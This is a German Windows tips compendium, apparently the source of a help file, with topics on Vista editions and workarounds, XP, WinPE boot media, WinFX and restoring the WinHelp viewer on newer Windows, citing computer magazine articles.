Seit Windows 10 scheint Microsoft die Begriffe klarer zu trennen:

- Updates = Bugfixes und Stopfen von Sicherheitslöchern
- Upgrades = Installation von neuen Funktionen. Früher waren Upgrades meist kostenpflichtig. Mit Windows 10 sind sie meist kostenlos.

## #\$K Windows Vista

Vista gibt's für 32bit und 64bit-Prozessoren jeweils in 5 Varianten (PC-Welt Heft 1/2007, Seite 60, c't Heft 3/2007, Seite 96ff). Gemeinsamkeiten: Dual-Core-CPU's werden unterstützt,

|                                                                                                               | Home<br>Basic | Home<br>Premium | Business | Enterprise | Ultimate    |
|---------------------------------------------------------------------------------------------------------------|---------------|-----------------|----------|------------|-------------|
| Preis Voll                                                                                                    | 229€          | 299€            | 369€     | variabel   | 499€        |
| Upgrade (erfordert Win2K od. WinXP)                                                                           | 119€          | 199€            | 249€     |            | 329€        |
| Systembuilder-Version (entweder 32bit oder 64 Bit,<br>nicht beides, ohne Schachtel, ohne direkten MS-Support) | 89            | 114€            | 139      |            | 189€        |
| Zwei CPUs                                                                                                     |               |                 | x        | x          | x           |
| RAM max. 32/64bit GByte                                                                                       | 4 / 8         | 4 / 16          | 4 / 128  | 4 / 128    | 4 / 128     |
| Access Protection (Netz)                                                                                      |               |                 | x        | x          | x           |
| Aero und Flip 3D                                                                                              |               | x               | x        | x          | x           |
| Anytime Upgrade                                                                                               | x             | x               | x        |            | Extra-Tools |
| Backup mit Scheduler                                                                                          |               | x               | x        | x          | x           |
| <u>Bitlocker</u> Systempart-Encryption                                                                        |               |                 |          | x          | x           |
| EFS-Verschlüsselung                                                                                           |               |                 | x        | x          | x           |
| Domänen-Anmeldung                                                                                             |               |                 | x        | x          | x           |
| DVD-Maker                                                                                                     |               | x               |          |            | x           |
| Fax & Scan                                                                                                    |               |                 | x        | x          | x           |
| Gruppenrichtlinien                                                                                            |               |                 | x        | x          | x           |
| IIS installierbar                                                                                             |               |                 | x        | x          | x           |
| Jugendschutz                                                                                                  | x             | x               |          |            |             |
| Movie Maker                                                                                                   | x             | x               |          |            | x           |
| Media Center                                                                                                  |               | x               |          |            | x           |
| Mehrsprachig                                                                                                  |               |                 |          | x          | x           |
| Offline-Dateien                                                                                               |               |                 | x        | x          | x           |
| PC-Synchronisierung                                                                                           |               | x               | x        | x          | x           |
| Remote Desktop Server / Client                                                                                | x / -         | x / -           | x / x    | x / x      | x / x       |
| Roaming                                                                                                       |               |                 | x        | x          | x           |
| Schattenkopie                                                                                                 |               |                 | x        | x          | x           |
| Sidebar                                                                                                       |               | x               | x        | x          | x           |
| Smart Cards                                                                                                   |               |                 | x        | x          | x           |
| neue Spiele                                                                                                   |               | x               | x        | x          | x           |
| Tablet-PC-Funktionen                                                                                          |               | x               | x        | x          | x           |
| Teamarbeit (Collaboration), vormals<br>NetMeeting                                                             | Gast          | x               | x        | x          | x           |

Win2000 und XP-64 berechtigen zum Einsatz jeder Upgrade-Version, es ist aber eine Neuinstallation erforderlich. Über ein XP-Home lässt sich jede Vista-Version drüber installieren, über XP Pro kann kein Vista Home drüber installiert werden.

Auch wer ein 64bit-Prozessor hat, ist manchmal wegen der besseren Treiber-Versorgung mit einer 32bit-Vista-Version besser gestellt. Als Arbeitsspeicher sollten es mindestens 1GB, besser 2GB sein. (PC-Welt Heft 5/2007, Seite 92).

Einige Features von Vista:

- User Account Control UAC: Sicherheitskritische Schreibzugriffe muss auch ein mit Administrator-Rechten angemeldeter User explizit bestätigen. Solche Schreibzugriffe werden virtualisiert und können ungeschehen gemacht werden. Eigentlich ein Workaround für Software, die ins Installations- oder ins Windowsverzeichnis schreiben will und Benutzer, die nicht mit einem eingeschränkten Account arbeiten wollen.
- Rechte von USB-Geräten können in den Systemrichtlinien gpedit.msc geregelt werden. und die Firewall-Regeln lassen sich jetzt auch genau setzen.
- Die Datenträgerverwaltung erlaubt jetzt das verkleinern von Partitionen im laufenden Betrieb.
- Der neue Bootmanager ist anderen Betriebssystemen noch nicht bekannt, Vista muss daher geg. als letztes System auf der Festplatte installiert werden.

Um nicht Vista-taugliche Software auszuführen eignet sich u. U. das "Internet Explorer 6 Application Compatibility VPC Image".

Hinweise zur Vista-Installation gibt's in c't Heft 3/2007, Seite 100ff.

Wie man alte Software (z.B. Delphi 7, Delphi 2006) unter Vista zum Laufen bringt, ist in der Zeitschrift Toolbox Heft 2/2007, Seite 6f beschrieben.

# WindowsVista

\$ Windows Vista

K Windows Vista;Vista

Mit der Frage, wieviel (sicheres) .net in Vista steckt und wieviel alter, unsicherer Code, beschäftigt sich ein Artikel in der c't Heft 6/2007, Seite 200ff.

Falls keine DirectX9-kompatible Graphikkarte vorhanden ist, lässt sich der mitgelieferte MovieMaker nicht starten. Es gibt dafür aber eine der Version von XP sehr ähnlich Version 2.6 für Vista zum Download (c't Heft 9/2007, Seite 43, Softlink [0709043{bmc earth16.bmp}](#)).

Workarounds für Mängel in Vista werden in der c't Heft 9/2007, Seite 96ff vorgestellt (Softlink [0709096{bmc earth16.bmp}](#)). Unter anderem:

- Das Fax- und Scan-Modul unterstützt kein Twain mehr, nur noch WIA (Windows Image Acquisition). Falls es zum Scanner keinen WIA-treiber gibt, dann geht's nur noch über Fremdsoftware wie z.B. IrfanView.
- Wer bei der Datenträgerbereinigung via "Ruhezustandsbereinigung" die Datei Hiberfil.sys gelöscht hat, kann bei Bedarf den Ruhezustand über den Kommandozeilenbefehl `powercfg -h on` reaktivieren.
- Der Windows-Update-Dienst läuft im lokalen Systemkonto und findet einen im Nutzerkonto konfigurierten Proxy nicht. Demnach gibt's auch keine Updates. Erst wenn in einer Eingabeaufforderung mit Adminrechten der interaktive Mode von `netsh` gestartet wird und hier `winhttp import proxy source=ie` eingegeben wurde, dann geht's.
- Der IE läuft im geschützten Modus und kann nur in die Verzeichnisse schreiben, die dafür explizit berechtigt wurden. Wenn das Favoritenverzeichnis umgezogen wird, dann können zunächst nicht einmal mehr neue Favoriten gespeichert werden. Abhilfe schafft das Kommando `icacls "verzeichnispfad" /setintegritylevel (OI)(CI)low`
- Obwohl auch bei Vista noch ca. 70 \*.hlp-Datei beiliegen, war zunächst kein `winhlp32.exe` verfügbar. Inzwischen kann es sowohl für 32bit als auch für 64bit nachgeladen werden! Falls die \*.hlp-Datei aus einem Download stammt und auf einem NTFS-Dateisystem liegt, muss in deren Eigenschaften u.U. noch das "Zulassen" aktiviert werden.
- Wenn z.B. unter XP mit Bordmitteln Dateien als Backup (\*.bkf) gesichert wurden, dann ist unter Vista zuerst das Nachladen eines Tools notwendig, um sie hier entpacken zu können. Installiert werden kann es erst, nachdem über Startmenü, Programme und Funktionen, Windowsfunktionen ein- und ausschalten die "Wechselmedienverwaltung" aktiviert wurde und nachdem die Sicherheitswarnung über den nicht identifizierbaren Herausgeber weggeklickt wurde.
- Wer sich an einem Rechner, der Mitglied einer Domäne ist, ausnahmsweise lokal anmelden möchte, vermisst die bei XP vorhandene Ausklappbox mit Option zur lokalen Anmeldung. Es geht nur noch dadurch, dass dem Benutzernamen der Rechnername vorangestellt wird: `Rechnername\Benutzername`.
- In der Voreinstellung hält Vista von jedem IMAP-Mailkonto alle Mails als lokale Kopie bereit und indiziert sich für die schnelle Suche. Dies kann ein deutliches Performance-Problem verursachen.
- Beim zurückspielen einer Gesamtsicherungskopie von Acronis True Image wird u.U. eine Konfigurationsdatei des Bootmanagers beschädigt. Dann muss von einer Vista-DVD gebootet werden und die Computerreparatur gestartet werden, die den Fehler erkennt und korrigiert.

Während man zum Upgrade von z. B. Win9x auf WinXP nur die Win9x-CD benötigte, verlangt WinVista bei Upgrade ein zuvor **installiertes** altes System. Gemäß

[http://www.pctipp.ch/news/betriebssysteme/35473/vista\\_upgrade\\_dank\\_trick\\_ohne\\_xp\\_installation.html{bmc earth16.bmp}](http://www.pctipp.ch/news/betriebssysteme/35473/vista_upgrade_dank_trick_ohne_xp_installation.html{bmc earth16.bmp}) bzw SZ 2007-01-31 geht's aber auch wie folgt:

- Mit Vista-DVD booten und Setup starten.
- Bei der Frage nach dem Produktcode nichts eingeben. Es wird eine 30-Tage-Version installiert.
- Aus diesem Vista heraus das Setup von der DVD erneut starten.
- Diesmal den Produkt-Code eingeben.
- Bei der Frage nach "Upgrade" oder "Benutzerdefinierte Installation" die "Benutzerdefinierte Installation" wählen. Es sind zwar auch zwei Installationen notwendig, das so installierte System enthält aber keine XP-Altlasten. Über [https://emea.windowsanytimeupgradestore.com/WAU\\_DIRECT/Purchase.aspx{bmc earth16.bmp}](https://emea.windowsanytimeupgradestore.com/WAU_DIRECT/Purchase.aspx{bmc earth16.bmp}) lässt sich nach der Auswahl eines beliebigen Upgrades dieses dann wieder aus dem Einkaufskorb löschen und für ca. 4€ eine Vista-DVD ohne Lizenz bestellen. Dies ist für den Fall, dass schon eine "Anytime-Upgrade-Lizenz vorliegt, vorgesehen.

Gemäß <http://www.pc-magazin.de/praxis/windows/a/Vista-gratis-freischalten{bmc earth16.bmp}> kann man Vista Ultimate bis zu 4 Monate testen, wenn man die CD einer beliebige Vista-Version hat:

- Bei der Installation keine Seriennummer eingeben.
- Diese Version ist rechtlich auf 30 Tage Test beschränkt.
- Mit Admin-Rechten kann auf der Kommandozeile mittels `slmgr.vbs -rearm` maximal drei Mal um 30 Tage verlängert werden.

Wer nur eine Vista-Recovery-DVD hat, kann sich bei MS für ca. 3,57€ eine DVD ohne Lizenz bestellen: Unter <http://www.windowsanytimeupgrade.com{bmc earth16.bmp}> bei den "Quick Links" "Buy now" auswählen. Dann "Windows Vista Home Premium" auswählen und dann den Upgrade auf "Windows Vista Ultimate". Jetzt die Frage

"Haben Sie eine Windows Anytime Upgrade DVD" verneinen! Aus dem Warenkorb jetzt nur noch die Ultimate-Lizenz löschen und die "Windows Vista DVD 32-Bit" drin lassen. (c't Heft 16/2007, Seite 188).

Gemäß c't Heft 23/2007, Seite 41 berechtigt in gewissen Fällen eine z.B. mit einem Gerät erworbene Vista-Lizenz, wenn diese nicht benutzt wird, eine vorhandene XP-Lizenz auf einem zweiten Gerät zu benutzen. Je nach Punkt 14 des Vista-Endbenutzer-Lizenzvertrags. Beim installierten Produkt kann dieser im Explorer unter ?, Info geöffnet werden. OEM-Hersteller dürfen seit Ende Juli 2007 zum Vista-PC eine XP-CD ohne Key mitliefern. Eventuelle ist statt der Online-Aktivierung eine telefonische Aktivierung mit dem Hinweis "Downgrade" notwendig.

Gemäß PC-Welt Heft 5/2008, Seite 152 (<http://pcwelt.de/vrd{bmc earth16.bmp}>) kann man, wenn man zu seinem PC/Laptop nur eine Reparatur-DVD hat, sich das auf einer normalen Vista-DVD vorhandene "Vista Reparaturcenter" als ISO-Datei im Netz runterladen und für den Notfall auf CD brennen.

In der c't Heft 3/2008, Seite 92ff gibt es eine "Bilanz nach 1 Jahr Vista". Auf diesen Seiten werden etliche Tricks beschrieben.

Wie man häufig aus einer Vista-Recovery-DVD oder sogar den Installationsdateien auf der Festplatte zu einer Installations-DVD gelangt, ist in der c't Heft 25/2008, Seite 218 beschrieben.

Für PCs ohne optisches LW lässt sich gemäß der Beschreibung in der c't Heft 5/2009, Seite 178 die Vista-DVD auch auf einen bootfähigen 4GB-USB-Stick bringen:

- Mit Adminrechten [diskpart{bmc shortcut.bmp}](#){[bmc admin.bmp](#)} starten. Der Befehl `list disk` zeigt die Laufwerke auf. Den Stick mit `select disk n` auswählen und dann `select partition 1`. Mit `detail partition` kann die Auswahl nochmal geprüft werden. `format fs=FAT32 LABEL="Vista" quick` formatiert den Stick. Notfalls, falls Windows sich beschwert, dass das Gerät verwendet wird, noch `verrede ans` Kommando anfügen. Die Partition noch auf `active` setzen und `diskpart` mit `exit` verlassen. Jetzt im Explorer den gesamten Inhalt der Vista-DVD auf den Stick kopieren.

Gemäß c't Heft 12/2009, Seite 44ff (Softlink [0912044{bmc earth16.bmp}](#)) bringt das SP2, welches ein zuvor installiertes SP1 voraussetzt, neben den via Update verfügbaren Sicherheitspatches folgende Neuerungen:

- Einige Hotfixes für USB-Geräte
- Einige Hotfixes für Standby ("Strom Sparen") und Hibernation ("Ruhezustand").
- Im Betrieb angeschlossene eSATA-Laufwerke sollen zuverlässiger erkannt werden. Ein Abmelde-Button für eSATA-Laufwerke im Tray-Bereich.
- Bezüglich der Geschwindigkeit z.B. beim Öffnen des Explorers wird Vista damit ähnlich schnell wie XP und Windows 7.
- Windows Search 4.0 ist jetzt standardmäßig als Desktopsearch dabei. Zuvor musste man die Desktop-Search extra downloaden und installieren.
- Das bisher nur für OEM-Hersteller verfügbare "Vista Feature Pack" für Bluetooth 2.1+EDR ist jetzt mit dabei. Das Profil A2DP (Advance Audio Distribution) erlaubt jetzt auch Stereo-Kopfhörer über Bluetooth.

## **#\$K Windows Vista 64bit**

Tipps zum Umstieg vom 32bit auf 64bit-Vista gibt's in der c't 8/2008, Seite 90fff. Nicht-Signierte Treiber lassen sich im 64bit-System nicht mehr laden!

---

# WindowsVista64  
\$ Windows Vista 64bit  
K Windows Vista 64bit; Vista 64bit; 64bit-Vista



## #\$K Windows XP

Bei vorinstalliertem Windows-XP sind manchmal sowohl der Treiber amd8.sys für AMD-Prozessoren als auch der Treiber intelppm.sys für Intel-Prozessoren installiert. Bei einem solchen System mit AMD-Prozessor führt die Installation von **SP3** zu einer Endlos-Neustart-Schleife. Gemäß c't Heft 12/2008, Seite 44 (Softlink [0812044{bmc earth16.bmp}](#)) hilft hier am besten das Skript removeIntelPPMonAMD.vbs. Alternativ die Methoden der MS-Knowledgebase [888372{bmc earth16.bmp}](#).

Tipps zur Installation von Windows-XP auf Netbooks gibt's in der c't Heft 22/2008, Seite 202f. Dabei auch, wie man einen SATA-Treiber einbindet.

Wie sich ein WinXP, für das es nach April 2014 keine Sicherheitspatches mehr gibt, vom Internet und seinen Gefahren abschotten lässt, wird in der c't Heft 6/2014, Seite 128ff erklärt:

- Im DSL-Router über die Kindersicherung den Internet-Zugang blockieren. Es bleibt die Gefahr, sich Schadsoftware aus dem LAN einzufangen. Der Router leitet ja Datenpakete zwischen Geräten im Netz immer noch weiter.
- Den XP-Rechner an einen Computer mit zwei Netzwerkkarten (d.h. einem Subnetz), der als Fileserver arbeitet, anschließen. Das TCP/IPv6 der zweiten Netzwerkkarte deaktivieren und bei TCP/IPv4 einen eigenen Adressbereich/Subnetzmaske wählen. Und **Standard-Gateway und DNS-Server-Eintrag leer lassen**. Der so konfigurierte "Briefkasten-Rechner" stuft dieses Netz als nicht-identifizierbar und "öffentlich" ein. Damit Dateifreigabe (TCP, Port 445) trotzdem funktioniert, ist im Firewall eine Ausnahme einzurichten.

Bei einer WinXP-Installation im Jahr 2016 hat man das Problem, das wegen veralteter Zertifikate und gesicherter Übertragungsprotokolle sich viele Internetseiten nicht aufrufen lassen. Bevor man den Internet-Explorer 8 (z.B. von [http://www.chip.de/downloads/Internet-Explorer-fuer-XP\\_13000712.html{bmc earth16.bmp}](http://www.chip.de/downloads/Internet-Explorer-fuer-XP_13000712.html{bmc earth16.bmp})) installieren kann, muss man zuerst das .net-Framework 2.0 (, z.B. von [http://www.chip.de/downloads/Microsoft-.NET-Framework-2.0\\_18033068.html{bmc earth16.bmp}](http://www.chip.de/downloads/Microsoft-.NET-Framework-2.0_18033068.html{bmc earth16.bmp})) installieren.

Die Update-Server von Microsoft für WinXP sind nicht mehr erreichbar. Über eine WSUS-Offline-ISO-Datei lässt sich die Aktualisierung durchführen. Siehe z.B.

[http://www.afterdawn.com/guides/archive/create\\_dvd\\_with\\_all\\_windows\\_and\\_office\\_updates.cfm{bmc earth16.bmp}](http://www.afterdawn.com/guides/archive/create_dvd_with_all_windows_and_office_updates.cfm{bmc earth16.bmp}).

---

# WindowsXP  
\$ Windows XP  
K Windows XP;XP;SP3

## #\$K**WinFX**

Gemäß Zeitschrift Toolbox Heft 6/2005, Seite 84 wird mit Windows Vista eine neue API für GUI-Entwicklung ausgeliefert: WinFX. Neben einer Schnittstelle zu WPF (= Windows Presentation Foundation)[\(bmc shortcut.bmp\)](#), die auch unter dem Codenamen Avalon bekannt geworden ist, enthält WinFX auch Schnittstellen zur Windows Communication Foundation (Codename Indigo) für verteilte Anwendungen

---

# WinFX  
\$ WinFX  
K WinFX

## #\$K WinHelp (\*.hlp -Viewer)

### Sequenz-Tasten

Win95: Wird in der WIN.INI{bmc notepad.bmp} unter [Windows Help] die Zeile  
SeqTopicKeys=1

eingefügt, so können alle Hilfedateien mittels Ctrl-Shift-Cursor-Rechts/Links durchgeblättert werden  
Win11/96, S.56ff

Inzwischen (z.B. WinXP) scheint man die Hilfedateien mittels Ctrl-Shift-Cursor-Rechts/Links immer durchblättern zu können. Ausnahme ist, wenn Seiten in der Hilfe drin sind, die automatisch auf eine andere Seite leiten. Bei solchen Seiten bleiben diese Tasten hängen.

Der obige Win.INI-Eintrag scheint inzwischen vom Registry-Eintrag: HKCU\Software\Microsoft\Windows Help\_Help\_Author{bmc edit.bmp} (geg. neu anlegen) abgelöst zu sein: Wenn vorhanden und auf 1 gesetzt, dann wird (nach Neustart von WinHlp32) in der Titelzeile von WinHelp zusätzlich die "Seitennummer" mit angezeigt.

Mit dem Hilfe-Compiler HCW.EXE, der geeignete RTF-Files in HLP-Files kompiliert, lässt sich dies auch über den Menüpunkt "File", "Help Author" aktivieren oder deaktivieren!

### Winhlp32.exe & Vista

Zunächst lieferte Microsoft zu Vista kein Winhlp32.exe mehr, d.h. man konnte keine \*.hlp-Dateien mehr benutzen. Da aber selbst zu Vista noch einige solcher Dateien gehören, lieferte MS schließlich doch noch ein Winhlp32.exe nach: <http://support.microsoft.com/kb/917607>{bmc earth16.bmp}. Aus Sicherheitsgründen sind aber die Makros ExecFile, RegisterRoutine, ShellExecute, ShortCut, Generate, Test und ExecProgram zunächst deaktiviert. Hilfeseiten, die sie enthalten, lassen sich teilweise nicht mal mehr anzeigen, man erhält die Meldung "Bei der Makroausführung ist ein Fehler aufgetreten. (1037)". Man muss zuerst in der Registry den Eintrag HKLM\SOFTWARE\Microsoft\WinHelp.AllowProgrammaticMacros{bmc edit.bmp} (DWORD) erzeugen und auf 1 setzen. Zusätzlich (optional) auch noch HKLM\SOFTWARE\Microsoft\WinHelp.AllowIntranetAccess{bmc edit.bmp} (DWORD) erzeugen und auf 1 setzen. Unter 64bit-Vista lautet der Pfad HKLM\SOFTWARE\Wow6432Node\Microsoft\WinHelp.AllowProgrammaticMacros{bmc edit.bmp}. Achtung: Wurde bei aktivierter UAC der Registry-Editor ohne "Elevation" auf Admin-Rechte gestartet, dann landen die per Editor eingetragenen Werte nicht wirklich unter HKLM..., sondern im VirtualStore HKCU\Software\Classes\VirtualStore{bmc tree.bmp} des angemeldeten Users. Damit funktioniert es nicht! Alternativ gibt es auch eine entsprechende Gruppenrichtlinie.

Ein anderer, alternativer Weg ist unter

[http://www.softvelocity.net/community/blogs/clarion\\_news/archive/2007/05/03/1635.aspx](http://www.softvelocity.net/community/blogs/clarion_news/archive/2007/05/03/1635.aspx){bmc earth16.bmp} beschrieben:

You will need to temporarily turn off UAC and be logged in on an Administrator account to do this. The UAC option is found in the User Accounts section of the Control Panel.

1. Get a copy of the winhlp32.exe from XP. Be sure you get the file from the C:\Windows root directory, not the one in C:\Windows\System32, and copy it on to a thumb drive or network share.
2. On your Vista machine open the C:\Windows directory and locate winhlp32.exe.
3. Right click on winhlp32.exe and select Properties.
4. Select the Security tab.
5. Click on the Advanced button.
6. Select the Owner tab and then click the Edit button. Choose a user from the list to take over ownership of the file (you can't edit the permissions until you have ownership).
7. Once you take ownership, you will have to apply and accept the changes, Vista will warn you that you're changing a system file, click OK, and then close the Properties dialog.
8. Re-open the Properties dialog, navigate back to the Security tab then click on the Advanced button.
8. Select the 'user' who now owns the winhlp32.exe file, and then click the Edit button, and check the Full Control checkbox to grant full control permissions.
9. Apply your changes.
10. Rename the Vista version of the winhlp32.exe file to something like winhlp32Vista.exe
11. Copy the XP version of the winhlp32.exe file into the Vista Windows directory
12. You can now turn UAC back on (as desired)

(Originally posted by Larry Kuderick in the microsoft.public.windows.vista.general forum)

---

# WinHelp

\$ WinHelp

K Hilfesystem;WinHelp;Vista und WinHelp (\*.hlp);Topic-Keys in WinHelp;Blättern in HLP-Dateien;Sequence-Keys in WinHelp;hlp-Dateien;.hlp

## Windows 10:

Auch Win10 enthält nur eine Dummy-WinHlp32.exe-Datei mit wenigen Kilobytes, die einen auf eine Microsoft-Webpage <https://www.microsoft.com/de-de/download/details.aspx?id=35449> zum Download von WinHlp32.exe für Win8.1 führt. Der Installer meldet dann, dass dies nicht unter Win10 installiert werden kann.

Wie unter

[http://answers.microsoft.com/en-us/windows/forum/windows\\_7-performance/can-i-run-hlp-through-local-winhlp32exe/fd46ec96-fa6b-47d7-8f22-3368af3eacf6?auth=1](http://answers.microsoft.com/en-us/windows/forum/windows_7-performance/can-i-run-hlp-through-local-winhlp32exe/fd46ec96-fa6b-47d7-8f22-3368af3eacf6?auth=1) erläutert, muss man manuell installieren:

- Nach dem Download der Windows8.1-KB917607-x64.msu-Datei z.B. im Ordner dieser Datei einen Ordner `expanded` anlegen, im Kommandofenster in den Ordner wechseln und mittels `expand Windows8.1-KB917607-x64.msu -F:* expanded` (wobei das `-F:*` für `"-Files: >all>"` steht) entpacken. Im Ordner `expanded` wieder einen Ordner, z.B. `cab` anlegen und mittels `expand Windows8.1-KB917607-x64.cab -F:* cab` dies auch noch entpacken.
- Damit die wenige Kilobyte kleine WinHlp32.exe im Windows-Verzeichnis durch die richtige, ca. 279kByt große WinHlp32.exe überschrieben werden kann, muss man zuerst den Besitz der Datei übernehmen, und sich dann auch als Administrator die Zugriffsrechte einräumen. Unter `c:\Windows` auch alle Vorkommnisse von WinHlp32.exe.mui suchen (z.B. in `c:\Windows\de-DE`, `c:\Windows\en-US`, `"D:\Windows\WinSxS\x86_microsoft-windows-winhstb.resources_31bf3856ad364e35_10.0.10240.16384_de-de_d54bd7d2214fdd4d\"`) suchen und löschen. Statt dem Rechte holen kann man auch die Software "Unlocker" (<http://unlocker.emptyloop.com>) verwenden.
- Jetzt in den extrahierten Dateien nach `winhlp32.exe` suchen. Falls es diese Datei (nicht gemeint sind die `winhlp32.exe.mui`-Dateien!) zweimal in unterschiedlichen Verzeichnissen gibt: Das Verzeichnis `amd64...` ist das Richtige für ein 64bit-Windows! Diese WinHlp32.exe nach `c:\Windows` kopieren. Und die DLL's aus diesem Verzeichnis (`ftlx041e.dll`, `ftlx0411.dll`, `ftsrch.dll`) ins `system32`-Verzeichniss kopieren.
- Nun noch für die gewünschten Sprachen aus den entsprechenden Verzeichnissen (z.B. `amd64_microsoft-windows-winhstb.resources_31bf3856ad364e35_6.3.9600.20470_de-de_1ab8cd412c1028d0`) die Datei `WinHlp32.exe.mui` in das entsprechende Verzeichnis, z.B. `c:\Windows\de-DE` kopieren. Und die DLL `ftsrch.dll.mui`-Datei z.B. nach `c:\windows\system32\de-DE` kopieren.

Wenn man bei den \*.mui-Dateien keinen Fehler gemacht hat, lässt sich WinHlp.exe jetzt ohne den Fehler 9009 starten.

## Hilfe-Datei-Pfade

In die `WinHelp.INI` (Win95 ... ?) können im Abschnitt [Files] die Pfade und Fehlermeldungen für Dateien, die vom Hilfesystem verwendet werden, eingetragen werden. Z.B.

[Files]

`XLHELP.DLL=C:\MSO43\EX5`

`WIN95RK.HLP=H:\ADMIN\RESKIT\HELPPFILE\`, Win95-CD in Laufwerk H: einlegen!

`WIN98RK.HLP=H:\TOOLS\RESKIT\HELP\`, Win98-CD in Laufwerk H: einlegen!

Die Pfade (ohne den optionalen Hinweis) werde auch nach `HKLM\Software\Microsoft\Windows\Help` übernommen bzw. können dort eingetragen werden. Bei WinXP wird nur noch dies berücksichtigt, `WINHELP.INI` wird ignoriert. Zusätzlich gibt es jetzt gegebenenfalls `HKLM\Software\Microsoft\Windows\HTML_Help`

Siehe auch [Pfad für EXE-Dateien](#).

#\$Win9xRK.HLP-Pfad

Die Datei **Win95RK.HLP** oder **Win98RK.HLP** wurde **nicht gefunden**. Diese englischsprachige Datei ist auf der Microsoft-Windows9x-CD mit drauf. Tragen Sie den Pfad für diese Datei bitte wie in Hilfe-Datei-Pfade gezeigt, aber mit dem Laufwerksbuchstaben Ihres CD-ROM-Laufwerks, ein. Falls Sie diese Datei irgendwo hin kopiert haben und nicht von der Original-CD-ROM verwenden, können Sie natürlich auch diesen Pfad angeben. Der Großteil der Information aus Win95RK.HLP findet sich unter Win98 jedoch nicht mehr in Win98RK.HLP sondern in der Datei rk98book.chm{bmc shortcut.bmp} im selben Verzeichnis \tools\reskit\help.

---

# Win9xRKPfad  
\$ Win95Rk.HLP-Pfad

## #\$K Win PE

Die zuvor nur für OEM-Kunden erhältliche PE-Version von Windows (Life-Version direkt von CD lauffähig) wurde auf der Sicherheits-CD der PC-Welt 12/2005 erstmals frei veröffentlicht. Damit kann man sich die Erzeugung einer derartigen CD mit dem [Bart PE-Builder](#) eventuell ersparen.

Tipps zur Nutzung des von der Vista-DVD bootbaren PE-Systems gibt's in der c't Heft 7/2007, Seite 224ff:

- USB-Sticks, die beim Booten schon da sind, sind zugreifbar! Mit robocopy lassen sich dann z.B. Dokumente retten.
- Das Kommando `wpeutil initializenetwork` lässt sich ein mit PE laufender Rechner oft ins Netzwerk heben. Manchmal muss zuvor mit `drvload treiber.inf` ein passender Netzwerkkartentreiber vom Kartenhersteller (vorher aus ZIP-File auspacken!) via USB-Stick geladen werden. Mit `net use z: \\pc-name\freigabe /user:pc-name\username` wird dann die Verbindung hergestellt.
- Vistas `diskpart` kann NTFS- und FAT-Partitionen verkleinern oder vergrößern, ohne dass Daten verlorengehen. Achtung: Auch bei Befehlen mit Datenverlust keine weitere Bestätigungs-Rückfrage!
- Total Commander eignet sich als Explorer-Ersatz und [FTP-Tool](#), die Portable Version des Firefox als Webbrowser.

Bei einigen [Windows-Versionen](#) wird PE mitgeliefert. Einige Hinweise aus c't Heft 13/2011, Seite 134ff:

- Das PE 2.0 von Vista startet ausschließlich von der DVD und ist teilweise inkompatibel zum neueren PE3.0
- Bei der Win 7 Installation wird PE V3.0 mit auf die Festplatte installiert. Im mit F8 aufrufbaren Startmenü ist es als "Computer reparieren" verfügbar. Ins normale Startmenü lässt es sich wie folgt einbinden:
  - `cmd{bmc shortcut.bmp}{bmc admin.bmp}` mit Adminrechten öffnen
  - `bcdedit /enum all` zeigt den Bezeichner (ID) {...} von "Windows recovery Environment" an.
  - `bcdedit /displayorder {id} /addlast` fügt es dem Bootmenü als "Ramdisk Options" hinzu.
  - Optional kann es z. B. mittels `bcdedit /set {id} description "WinPE"` in WinPE umbenannt werden.
- Manche Recovery-DVDs enthalten ein bootbares PE. Ansonsten sollte man sich über Systemsteuerung, Sichern und Wiederherstellen, einen "Systemreparatur-Datenträger" erstellen.
- Das 64bit-WinPE hat **keine** 32bit-Emulationsschicht! Es laufen also nur 64bit-Programme!
- Win-PE bringt keinen Dateimanager mit. Der einfachste Workaround ist der Datei-Öffnen-Dialog von Notepad!
- Portable-Versionen vieler Programme laufen unter Win-PE! Z.B. kann man mittels FireFox-Portable im Internet nach Hilfe suchen!

Windows 7 lässt sich auch entweder als komplettes Setup (incl. PE) auf einem 4GB-USB-Stick oder nur das PE auch schon auf eine 256MByte-Stick bereitlegen.

Gemäß c't Heft 14/2011, Seite 12 liegt unter Win7 das WinPE nicht im Ordner C:\Recovery (mit Hidden-Attribut), sondern in der 100MByte-Partition, die Win7 bei der Installation soweit möglich zusätzlich anlegt. Erst wenn man ihr in der Datenträgerverwaltung einen Laufwerksbuchstaben zuweist, kann man sie sehen.

In der c't Heft 20/2011, Seite 170 wird beschrieben, wie man z.B. eine 32bit- und 64bit-WinPE-Variante (und eventuell noch ein umfangreichere c't-Notfall-Windows auf einem einzigen USB-Stick oder DVD unterbringt:

- Aus 32bit-Windows: Via Systemsteuerung, Sichern und Wiederherstellen, Systemreparaturdatenträger erstellen.
- Dto. aus 64bit-Windows.
- Einen Stick bootfähig machen (siehe oben)
- Aus dem 64bit-Reparaturdatenträger die Datei boot.wim als boot64.wim auf den Stick kopieren. Alle anderen Dateien sind bei beiden Versionen identisch und werden von der 32bit-Version übernommen.
- Den kompletten Inhalt aus dem 32bit-Reparaturdatenträger auf den Stick kopieren.

Jetzt muss im Bootmanager für die 64bit-Variante noch ein passender Eintrag erzeugt werden. <stick> dabei durch den Laufwerksbuchstaben des Sticks ersetzen. Das Kommando

```
bcdedit /store <stick>:\boot\bcd /enum all
```

listet die vorhandenen Einträge auf. Hier sollte bei device und osdevice ein ramdisk-Eintrag vorhanden sein. Die ID der Ramdisk aus diesem Eintrag (oder dem entsprechenden Bezeichner-Eintrag unter "Geräteoptionen") in geschweiften Klammern kopiert man sich am besten über die Zwischenablage in ein Notepad-Fenster. Mit

```
bcdedit /store <stick>:\boot\bcd /copy {default} /d "64bit PE"
```

erzeugt man den benötigten zweiten Eintrag. Dies liefert in der Bestätigung eine neue ID in geschweiften Klammern mit, die man sich am besten in die Zwischenablage kopiert. Jetzt ist der Eintrag für device anzupassen:

```
bcdedit /store <stick>:\boot\bcd /set {neueID} device
ramdisk=[boot]\sources\boot64.wim,{alteRamDiskID}
```

Mittles "Pfeil nach oben" lässt sich das Kommando nochmal zurückholen. Nach dem Verändern von device in

---

# WinPE

\$ Win PE

K PE-CD-Version von Windows;Boot-CD win Win-PE;Windows PE;WinPE

osdevice kann man diesen Eintrag jetzt auch noch abändern. Damit der neue Eintrag auch angezeigt wird, ist noch das Kommando

```
bcdedit /store <stick>:\boot\bcd /displayorder {neueID} /addlast
```

notwendig. Das 32bit-PE würde noch als "Windows Setup" im Bootmenü angezeigt. Dies korrigieren wir noch mittels

```
bcdedit /store <stick>:\boot\bcd /set {default} /d "32bit PE"
```

